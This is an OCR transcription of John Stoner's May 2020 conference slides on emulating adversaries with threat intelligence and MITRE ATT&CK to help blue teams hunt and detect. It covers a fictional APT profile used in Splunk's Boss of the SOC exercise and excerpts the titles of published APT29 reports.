How I Became Our Own ~~Worst Enemy~~, I Mean, Adversary

John Stoner

May 2020

# whoami > John Stoner

GCIA, GCIH, GCTI

Principal Security Strategist

@stonerpsu

20+ years of cyber security experience

Blogger on Hunting and SecOps


Loves The Smiths and all 80's sadtimey music

In The Next 45 Minutes…

Apply CTI and the MITRE ATT&CK framework to emulate an adversary

Demonstrate how doing this can improve visibility to the blue team

Enabling threat hunters and operationalize the intelligence collected within Security Operations




Threat Hunting / Incident Response

ATT&CK™

Threat Intelligence


Security Operations

How Can We Be Better with Hunting, Detecting and Defending?



How Do You Emulate Your Adversary?

- Unit testing has great value to test visibility for specific techniques
    - Leverage techniques like these throughout
- Automated can be very useful
- What are you trying to accomplish?



splunk>

BOSS


of the SOC

Training

Competition

Realistic

FUN!



RED TEAM

- Offensive Security
- Ethical Hacking
- Exploiting vulnerabilities
- Penetration Tests
- Black Box Testing
- Social Engineering
- Web App Scanning

BLUE TEAM

- Defensive Security
- Infrastructure protection
- Damage Control
- Incident Response(IR)
- Operational Security
- Threat Hunters
- Digital Forensics


@proxyblue

https://hackernoon.com/introducing-the-infosec-colour-wheel-blending-developers-with-red-and-blue-security-teams-6437c1a07700

TAEDONGGANG APT
2017
BOSS OF THE SOC

양조의 자유
TAEDONGGANG
Made in the USA

VIOLENT MEMMES



Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as a most likely Russian advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Violent Memmes **Жестокие Меммес**	
Formation	c. 2018
Type	Advanced persistent threat
Purpose	Cyber Espionage, Cyberwarfare, IP theft
Region	Jonstonia
Methods	PowerShell, spearphishing, domain fronting, ticket passing
Official Language	Dank Memes, 1337 speek, 33RPM
Formerly called	APT404

Identified in 2008

Identified in 2014

https://www.crowdstrike.com/blog/who-is-fancy-bear/

THE DUKES

7 years of Russian cyberespionage

TLP: WHITE

This whitepaper explores the tools - such as MiniDuke, CosmicDuke, OnionDuke, CozyDuke, etc- of the Dukes, a well-resourced, highly dedicated and organized cyberespionage group that we believe has been working for the Russian Federation since at least 2008 to collect intelligence in support of foreign and security policy decision-making.

F-SECURE LABS
THREAT INTELLIGENCE

Whitepaper

FireEye
SECURITY REIMAGINED

FIREEYE THREAT INTELLIGENCE

HAMMERTOSS:


Stealthy Tactics Define
a Russian Cyber Threat Group

ESET Research White papers // October 2019

OPERATION GHOST

The Dukes aren't back — they never left


Matthieu Faou
Mathieu Tartare
Thomas Dupuy



Threat Research


Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign

November 19, 2018 | by Matthew Dunwoody, Andrew Thompson, Ben Withnell, Jonathan Leathery, Michael Matonis, Nick Carr



There are several similarities and technical overlaps between the 14 November 2018, phishing campaign and the suspected APT29 phishing campaign on 9 November 